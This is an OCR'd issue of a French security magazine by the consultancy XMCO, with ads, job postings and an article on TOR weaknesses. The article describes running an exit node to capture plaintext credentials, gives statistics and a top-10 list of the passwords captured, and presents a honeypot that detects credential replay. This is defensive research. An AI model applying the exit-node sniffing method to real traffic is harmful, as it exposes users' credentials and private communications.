
xmco®
we deliver security expertise

actu sécu 39

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO **JANVIER 2015**



À TOR et à travers
Anonymat et utilisation malveillante

POODLE
Présentation de la faille qui a fait du bruit...pour rien ?

Conférences
NoSuchCon, Hack.lu, BruCon, BotConf et Black Hat

Actualité du moment
Analyse des failles Drupal (CVE-2014-3704), Git (CVE-2014-9390) et présentation du malware Regin

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.


Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance


Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire





Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, Bastien CACACE, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Marc LEBRUN, Romain LEONARD, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Julien MEYER, Clément MEZINO, Stéphanie RAMOS, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Pierre TEXIER, Arthur VIEUX, David WEBER.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
http://www.xmco.fr/recrutement.html

Janvier 2015

Analyste/Consultant junior (CERT-XMCO)

XMCO recrute des analystes/consultants junior afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
• Analyser les évènements identifiés par notre service de Cyber-surveillance afin de qualifier les alertes et d'informer nos clients
• Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
• Participer à nos travaux de R&D et aux publications du cabinet (ActuSecu)
• Contribuer au développement des offres et services portés par le CERT-XMCO (Cyber-surveillance, service de veille, solution d'IDS)

Compétences requises :
• Forte capacité d'analyse et de synthèse
• Bonne qualité rédactionnelle (français et anglais)
• Connaissances techniques sécurité, réseau, système et applications
• Maitrise du langage Python

Janvier 2015

Consultant / Auditeur confirmé

XMCO recrute des consultants avec une expérience significative (2 ans à 3 ans minimum) en audit de sécurité et en tests d'intrusion.

Compétences requises :
• Profil ingénieur
• Maîtrise des techniques de tests d'intrusion : Injection SQL, XSS, Tampering, Exploits, Overflows...
• Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python)
• Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows/Unix et les firewalls
• Capacités relationnelles et rédactionnelles importantes

Les consultants travaillent en équipe et en mode « projet ».
La rémunération est de type fixe + variables.

Stagiaire CERT-XMCO

Janvier 2015

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique, afin de participer aux activités du CERT-XMCO.

En tant que stagiaire au sein du CERT-XMCO, vous serez chargé de :
• Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
• Participer à nos travaux de R&D (principalement liés au service de Cyber-Surveillance) et aux publications du cabinet (ActuSecu)
• Analyser les évènements identifiés par notre service de Cyber-surveillance afin de qualifier les alertes et d'informer nos clients

Compétences requises pour ce poste :
• Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé.
• Bonne qualité rédactionnelle (français et anglais)
• Rigueur et curiosité, esprit d'équipe
• Maîtrise du Shell Unix et du Python
• Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...).
• Maîtrise des environnements Linux et Windows.
• Connaissances techniques sécurité, réseau, système et applications sont un plus

Le stage est prévu pour une durée de 5 mois minimum.

Stagiaire tests d'intrusion

Janvier 2015

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
• Veille en vulnérabilités Systèmes et Réseaux
• Les intrusions informatiques et les tests d'intrusion
• Les failles dans les applications Web et les web-services
• Les vulnérabilités des équipements mobiles.
• Projets de développement internes encadrés
• Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :
• Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé.
• Motivation pour travailler dans le domaine du conseil et du service
• Connaissances approfondies en : Shell unix, C, 1 langage de scripting (Perl ou Ruby ou Python), Java, JavaScript, SQL.
• Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...).
• Maîtrise des environnements Linux et Windows.
• Rédactionnel en français de qualité.
• Bonne présentation et aptitudes réelles aux présentations orales.

Le stage est prévu pour une durée de 5 mois minimum.

> A TOR et à travers

TOR (The Onion Router) est un réseau mondial décentralisé constitué d'un ensemble de nœuds (assimilables à des proxys) mis en place par des internautes dans le but de relayer anonymement des paquets IP vers une destination finale. L'ensemble de ces nœuds permet d'assurer l'anonymat des communications transitant sur le réseau.

L'utilisation de TOR ne cesse de se développer, mais quel usage fait-on du plus célèbre réseau d'anonymisation ? Les navigations sont-elles si anonymes que ça ?

Dans cet article, nous présenterons les failles affectant TOR et nous analyserons les usages de ce réseau à l'aide des projets dissecTOR et generaTOR mis en place pour les besoins de l'article.

Par Regis SENET

TOR et anonymat en 2015

> Introduction

Depuis les premières révélations d'Edward Snowden [1] sur les activités d'écoute de la NSA, l'utilisation du réseau d'anonymat TOR a quasiment doublé. En effet, TOR est actuellement utilisé par diverses communautés : utilisateurs « lambda » souhaitant protéger leurs données du marketing parfois un peu trop intrusif des grandes firmes, journalistes, opposants politiques et blogueurs (reporters sans frontières par exemple), professionnels de la sécurité des systèmes d'information ayant ainsi à disposition de multiples adresses géo distribuées, etc.

Malheureusement, TOR n'est pas exclusivement réservé aux causes nobles. En effet, réseaux terroristes, piratages informatiques ou encore pédopornographie sont légion sur le réseau d'anonymat du fait de la grande difficulté de retracer les connexions ainsi que l'existence de services cachés permettant d'accéder à des sites web non maîtrisés/censurés [2].

L'engouement pour le réseau TOR est tel qu'une distribution GNU/Linux entièrement basée sur le respect de l'anonymat a vu le jour le 7 avril 2011 : Tails [3].

Note :

Les deux projets présentés ci-dessous ont pour seule vocation de mettre en évidence les éventuelles faiblesses de TOR et de proposer des solutions afin de s'en prémunir. Aucune donnée n'a été sauvegardée à l'issue des projets.

> TORTUE : Back to 2008

La fin d'année 2007 marque un tournant dans la sécurité du réseau d'anonymat TOR. En effet, Dan Erstad, jeune étudiant suédois, divulgue sur Internet de nombreux mots de passe provenant de diverses ambassades, ministères et autres agences gouvernementales. Quelques jours plus tard, le Sydney Morning Herald qualifiait cet acte du « Hack Of The Year » [4], récompensant le piratage le plus ingénu de l'année.

L'une des plus grosses fuites d'identifiants et de mots de passe de l'année 2007 s'explique par une analyse du trafic relayé par des nœuds de sortie du réseau TOR.

Rappel juridique

Aux yeux de la loi française (et de bien d'autres), le propriétaire d'un nœud de sortie TOR est légalement responsable de celui-ci en cas d'attaques relayées par le serveur. Les notions de droits inhérentes au respect et à la protection de la vie privée viennent s'ajouter au cadre entourant l'écoute de trafic sur un nœud de sortie.


Conscient de la possibilité d'analyser le trafic via un nœud de sortie, les membres du projet TOR réprimandent toute utilisation des données en provenance de leur réseau [6].

Should I snoop on the plaintext that exits through my TOR relay?

No. You may be technically capable of modifying the TOR source code or installing additional software to monitor or log plaintext that exits your relay. However, TOR relay operators in the United States can possibly create civil and even criminal liability for themselves under state or federal wiretap laws if they monitor, log, or disclose TOR users' communications, while non-U.S. operators may be subject to similar laws. Do not examine anyone's communications without first talking to a lawyer.

Rappel du contexte

Au sein de Tor, le dernier nœud du circuit (communément appelé « nœud de sortie » ou encore « ExitNode ») est en mesure de déchiffrer la dernière couche des paquets afin d'envoyer les données à la destination finale (données en clair suivant le protocole utilisé).



Ce dernier est alors en mesure d'analyser le trafic afin de voler les informations sensibles qu'il contient (nom d'utilisateur, mot de passe, contenu de mails, etc.).

Les conditions d'exploitation des nœuds de sortie TOR n'ayant pas changé en six ans, nous invitons les lecteurs curieux à relire l'article d'Adrien Guinault, paru dans l'Actu-Secu #18, afin de bien saisir le fonctionnement ainsi que les faiblesses du réseau d'anonymat [5].


Présentation des résultats

De la même manière qu'il y a six ans, les résultats sont toujours aussi déconcertants. Quelques minutes à peine après l'installation de notre nœud de sortie, nous intégrions le réseau et commencions à voir des requêtes transiter.

Malgré une bande passante assez éloignée des serveurs les plus performants (et donc des plus utilisés), la stabilité du serveur (aucun redémarrage sur une période de deux mois) ainsi qu'une politique de sortie relativement permissive nous ont permis d'avoir une bonne popularité.

Le 25 septembre 2014, le site TORStatus [7] nous a classés 1142e nœud sur les 6038 disponibles ainsi que 371e nœud de sortie sur les 1071 à disposition de la communauté.
Au total, ce n'est pas moins de 7.35 To de données qui ont transité par notre serveur durant la phase d'analyse de trafic.

Le graphique suivant présente une analyse fréquentielle des protocoles utilisés ainsi qu'un classement par fréquence d'apparition des mots de passe. Bien que la consultation de sites Internet représente la majeure partie des données transitant sur le réseau TOR (87%), d'autres protocoles tels que POP3, Telnet, FTP, mais encore IRC ou SNMP sont représentés.



Répartition des protocoles (hors HTTP) transitant sur le serveur


Notes :

Comme expliquée dans le précédent article d'Adrien sur le sujet, la traçabilité des connexions TOR est extrêmement difficile puisque plusieurs rebonds sont effectués avant d'atteindre le serveur cible. Il est donc impossible de vérifier que les identifiants de connexion capturés l'ont été durant une connexion légitime et non lors d'un rejeu d'identifiants suite à une compromission antérieure.

> 1ère place

C'est sans surprise que le protocole HTTP arrive largement en tête avec 24 000 identifiants capturés et traités.

Une rapide étude des URI nous a permis de déduire que TOR est principalement utilisé pour le streaming, la navigation sur des blogs, l'accès à des sites de messagerie, mais également l'accès à des sites de pornographie et de téléchargement.



Sites web visités par les utilisateurs de notre relais

> 2ème place

La deuxième place est occupée par le protocole SNMP (Simple Network Management Protocol). Ce protocole a pour but de permettre aux administrateurs de gérer les équipements du réseau, de superviser et de diagnostiquer des problèmes réseau et matériels à distance.

Dans plus de 94% des cas, la communauté utilisée est créée par défaut (public ou private). La tentative de découverte d'équipement possédant des communautés par défaut via des outils automatisés semble une explication logique à la place aussi haute que ce protocole tient dans le classement.


Rappelons que les communautés SNMP sont utilisées comme seul identifiant de connexion et les valeurs par défaut doivent impérativement être modifiées.

> 3ème place

La troisième place du podium est quant à elle occupée par le protocole de transfert de fichiers FTP. Les connexions anonymes n'ont pas été incluses dans le décompte.

> 4ème place

Viennent ensuite au pied du podium, les emails avec 82 identifiants enregistrés. En effet, les protocoles POP3 et IMAP apparaissent respectivement à 37 et 45 reprises. Comme nous l'évoquions précédemment, une dizaine de mails potentiellement sensibles (ambassades, gouvernements, etc.) ont été récupérés et il nous est toujours impossible de présumer de la légitimité de la connexion.



Capture d'adresses email gouvernementales

Analyse des mots de passe

Avec autant de mots de passe transitant via notre serveur, nous n'avons pas pu résister à la tentation de faire une rapide analyse de ces derniers afin de voir si les tendances changent ou si « password » et « 12345 » sont toujours considérés comme des mots de passe fiables [8].

Au sein de TOR, le nœud de circuit est en mesure de déchiffrer la dernière couche des paquets afin d'envoyer les données à la destination finale. »

Nous avons donc compilé les 2000 premiers mots de passe obtenus, quelque soit le protocole, afin de les analyser grâce au projet Pipal [9].

> Informations générales

Nombre de mots de passe = 2000
Nombre de mots de passe unique = 343

> Top 10 des mots de passe :

karey2	= 137 (7.01%)	murray2	= 70 (3.58%)
arlean1	= 104 (5.33%)	brigida2	= 64 (3.28%)
phyllis2	= 84 (4.3%)	maritza2	= 64 (3.28%)
irma2	= 72 (3.69%)	ericka1	= 64 (3.28%)
america2	= 71 (3.64%)	joleen2	= 56 (2.87%)

> Tailles des mots de passe :

8	= 538 (27.55%)	19	= 13 (0.67%)
6	= 491 (25.14%)	13	= 12 (0.61%)
7	= 400 (20.48%)	3	= 7 (0.36%)
5	= 150 (7.68%)	45	= 6 (0.31%)
9	= 109 (5.58%)	16	= 4 (0.2%)
11	= 66 (3.38%)	20	= 4 (0.2%)
10	= 54 (2.76%)	17	= 3 (0.15%)
32	= 33 (1.69%)	2	= 3 (0.15%)
4	= 22 (1.13%)	23	= 3 (0.15%)
14	= 19 (0.97%)	22	= 2 (0.1%)
12	= 18 (0.92%)	24	= 2 (0.1%)
15	= 17 (0.87%)		

Comme indiqué dans le top 10, les mots de passe les plus courants restent relativement faibles et plus de 80% des identifiants utilisés ont une taille inférieure ou égale à 8 caractères. L'Agence Nationale de la Sécurité des Systèmes d'Informations (ANSSI) recommande l'utilisation de mots de passe d'une longueur de 12 caractères [10].

> GENERATOR : Generate authentication over Tor

Le chapitre précédent a démontré qu'il était possible, moyennant un effort minimal, d'intercepter des identifiants de connexion transitant sur des protocoles non sécurisés via le réseau Tor.


Est-il possible que des nœuds de sortie soient en écoute et que des attaquants utilisent les données interceptées afin de rejouer les identifiants de connexion récupérés ? Malheureusement, ceci est tout à fait envisageable et le caractère passif de l'analyse des données (l'injection de trafic quant à elle est détectable [11]) rend extrêmement difficile la réponse à cette question.

Le projet generaTOR va tenter de répondre à cette problématique.

Présentation générale

generaTOR est une preuve de concept permettant de simuler des connexions non sécurisées transitant sur le réseau TOR en passant par l'ensemble des nœuds de sortie disponible. Une connexion sera caractérisée par le quadruplet unique suivant : protocole, nœud de sortie, identifiant, mot de passe.

En d'autres mots, nous allons nous authentifier, en passant par le réseau Tor, sur l'un de nos serveurs à travers quatre protocoles non sécurisés, donc potentiellement interceptables par un nœud de sortie (FTP, HTTP, IMAP et Telnet), puis attendre d'éventuelles connexions réutilisant nos identifiants.



Trafic chiffré

Trafic non chiffré

1. Génération d'un couple identifiant / mot de passe unique en fonction du nœud de sortie et du protocole
2. Envoi des requêtes vers notre serveur via le réseau Tor
3. Ecoute des connexions entrantes sur notre serveur pour identifier d'éventuels rejeux d'authentification

Le quadruplet protocole, nœud de sortie, identifiant et mot de passe étant unique, il est alors facile d'identifier le nœud de sortie en fonction des trois autres paramètres.

La logique de generaTOR est assez simple :

- Pour un protocole donné, notre serveur a reçu une seule fois le couple identifiant / mot de passe : les données transitant via le nœud de sortie ayant été utilisées pour faire réaliser l'authentification n'ont pas été analysées et aucun rejeu n'a été effectué.

- Pour un protocole donné, notre serveur a reçu plus d'une fois le couple identifiant / mot de passe : les données transitant via le nœud de sortie ayant été utilisées pour faire réaliser l'authentification ont été analysées et les identifiants ont été rejoués (28).

Présentation technique

generaTOR est un projet entièrement développé en Python, s'appuyant sur les technologies suivantes pour la gestion des services :

- ProFTPd pour le serveur FTP ;

- Telnetd pour le service Telnet ;

- Apache/PHP pour l'application web ;

- Postfix pour le serveur de mail.

Afin de permettre une centralisation et une gestion simple des utilisateurs, l'ensemble des services précédemment cités a été couplé avec une base de données MySQL. Cela s'est fait grâce aux modules proftpd-mod-mysql (FTP), libpam_mysql (Telnet), php5_mysql (application web) ainsi qu'un script maison analysant les fichiers de log pour le serveur mail.

Dernièrement, generaTOR repose sur la très complète et bien documentée librairie officielle Stem [13]. Cette librairie, également développée en python, permet de gérer toute la partie relative à TOR (récupération des nœuds de sortie, établissement des circuits de connexion, etc.).

Problèmes rencontrés

Chaque phase de développement comporte son lot de bugs et d'interrogations et nous n'avons malheureusement pas dérogé à la règle.

- Le nombre de connexions généré par generaTOR afin de réaliser un circuit complet est égal au nombre de protocoles supportés (4) multiplié par le nombre de nœuds de sortie existants (entre 1200 et 1500) soit environ 6000 connexions. Le dernier élément à prendre en compte est le facteur temps faisant tendre ce nombre de connexions vers l'infini.
Néanmoins, après un peu moins d'un millier de connexions, la librairie Stem en charge de la création des connexions a rencontré une exception bloquante de type « Too many open file » (trop de fichiers ouverts).

En effet, la fonction launch_tor_with_config utilisait une mauvaise implémentation de la fonction tempfile.mktime. La création d'un fichier temporaire via cette fonction crée par la même occasion un « file descriptor » provoquant rapidement la saturation du système si celui-ci n'est pas correctement fermé. En cas de problème similaire, n'hésitez pas à mettre à jour la librairie Stem ou référez-vous au correctif proposé [14].

- TOR est bien plus réputé pour l'anonymat qu'il procure que pour le débit de connexion qu'il est possible d'atteindre. Malheureusement, l'envoi de multiples tentatives de connexion au travers de TOR s'avère être excessivement long. N'ayant aucun réel besoin d'anonymat lors de nos tests, nous avons diminué le nombre de rebonds à deux dans nos circuits (trois étant la valeur par défaut) afin de gagner du temps.


Les excellents articles « On the Optimal Path Length for TOR » et « Improving TOR Performance Through Better Path Selection » [15] permettent d'avoir une bonne vision des avantages / inconvénients pour des circuits à deux ou trois nœuds.

